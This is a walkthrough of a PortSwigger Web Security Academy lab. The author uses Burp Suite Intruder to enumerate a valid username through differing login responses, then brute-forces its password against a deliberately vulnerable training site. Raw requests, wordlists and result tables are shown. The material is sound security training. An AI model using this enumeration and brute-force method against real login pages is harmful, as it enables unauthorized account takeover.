

Lab: Username enumeration via different responses

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password.

List provided,

usernames

passwords

Objective: To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

Solution


Tried entering a random username and password to see how the website responses.

```
/Post  
username:admin  
password:askdnkf
```

```
Response:  
"Invalid username"
```

This indicates that the website will likely inform you whether you're entering a valid username or not. Same for passwords (maybe).

Brute-forcing username using intruder



The username list was provided in the objectives.

Paste	athena
Load...	atlanta
Remove	atlas
Clear	att
Deduplicate	au
	auction
	austin
	auth
	auto
	autodiscover
Add	<i>Enter a new item</i>

Loaded all the usernames

Brute-force responses

2. Intruder attack of https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net

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Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
25	activestat	200	111			3250	
0		200	111			3248	
1	carlos	200	109			3248	
2	root	200	107			3248	
3	admin	200	110			3248	
4	test	200	113			3248	
5	guest	200	109			3248	
6	info	200	114			3248	
7	adm	200	109			3248	
8	mysql	200	108			3248	
9	user	200	113			3248	
10	administrator	200	110			3248	
11	oracle	200	107			3248	
12	ftp	200	109			3248	
13	pi	200	110			3248	
14	puppet	200	109			3248	
15	ansible	200	111			3248	
16	ec2-user	200	111			3248	
17	vagrant	200	109			3248	
18	azureuser	200	113			3248	
19	academico	200	108			3248	
20	accesso	200	108			3248	
21	access	200	108			3248	
22	accounting	200	107			3248	
23	accounts	200	108			3248	
24	acd	200	150			3248	
26	ad	200	107			3248	
27	adam	200	109			3248	
28	adkit	200	108			3248	
29	admin	200	148			3248	
30	administracion	200	108			3248	
31	administrador	200	110			3248	
32	administrador	200	111			3248	
33	administrators	200	113			3248	
34	admins	200	112			3248	
35	ads	200	110			3248	

Request Response

Pretty Raw Hex Render

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Notice that for 'activestat' response length is 3250 and for others is 3248.

When i looked at it's respnse,

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Request Response

Pretty Raw Hex Render

```

50 </div>
51 <h1>
  Login
</h1>
52 <section>
53   <p class=is-warning>
    Incorrect password
  </p>
54   <form class=login-form method=POST action="/login">
55     <label>
      Username
    </label>
56     <input required type=username name="username" autofocus>
    </label>
57     <label>
      Password
    </label>
58     <input required type=password name="password">
    </label>
59     <button class=button type=submit>
      Log in
    </button>
    </form>
    </section>
    </div>
    </section>
    </div>
    <div class="footer-wrapper">
    </div>
  </div>
</body>
</html>

```

0 highlights

Finished



INCORRECT PASSWORD!

Now that we know what the username is, we can brute-force the password using the list provided to us on the objectives.

Brute-forcing passwords

The screenshot shows the Burp Suite interface with the 'Sniper attack' tab selected. The target is set to `https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net`. The attack is configured with a 'Simple list' payload type, a payload count of 100, and a request count of 100. The payload configuration section shows a list of passwords: 123456, password, 12345678, qwerty, 123456789, 12345, 1234, 111111, 1234567, and dragon. The payload processing section is empty. The payload encoding section is also empty.

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

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Sniper attack Start attack

Target `https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net` Update Host header to match target

Positions Add § Clear § Auto §

```
1 POST /login HTTP/2
2 Host: 0a55007b03739f66801b49eb00fa007a.web-security-academy.net
3 Cookie: session=brfUzbKJ4HXZ0G516nmJuQx7xLubq5nM
4 Content-Length: 39
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "NotIA;Brand";v="8", "Chromium";v="138"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "macOS"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
14 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net/login
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 username=activestat&password=5hj5h
```

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 100

Request count: 100

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste 123456 password 12345678 qwerty 123456789 12345 1234 111111 1234567 dragon

Add Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Edit

Remove

Up

Down

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

Response

The screenshot shows the Burp Suite interface with the 'Sniper attack' tab selected. The main panel displays an HTTP request for a login endpoint. The 'Payloads' panel on the right shows a 'Simple list' of payloads including 'password', '12345678', 'qwerty', '123456789', '12345', '1234', '111111', '1234567', and 'dragon'. The 'Payload processing' panel is also visible.

The user really likes ginger!

HTTP/2 302 Found


Location: /my-account?id=activestat

Set-Cookie: session=8urRgZisCNzVP5ZH4PLW79Dmw3CtcqVL; Secure; Http Only; SameSite=None

X-Frame-Options: SAMEORIGIN

Content-Length: 0



← → ↻ <https://0a55007b03739f66801b49eb00fa007a.web-security-academy.net/my-account?id=activestat> ☆

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LAB Solved

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My Account

Your username is: activestat
Your email is: activestat@normal-user.net

Email

Update email

Lab solved! 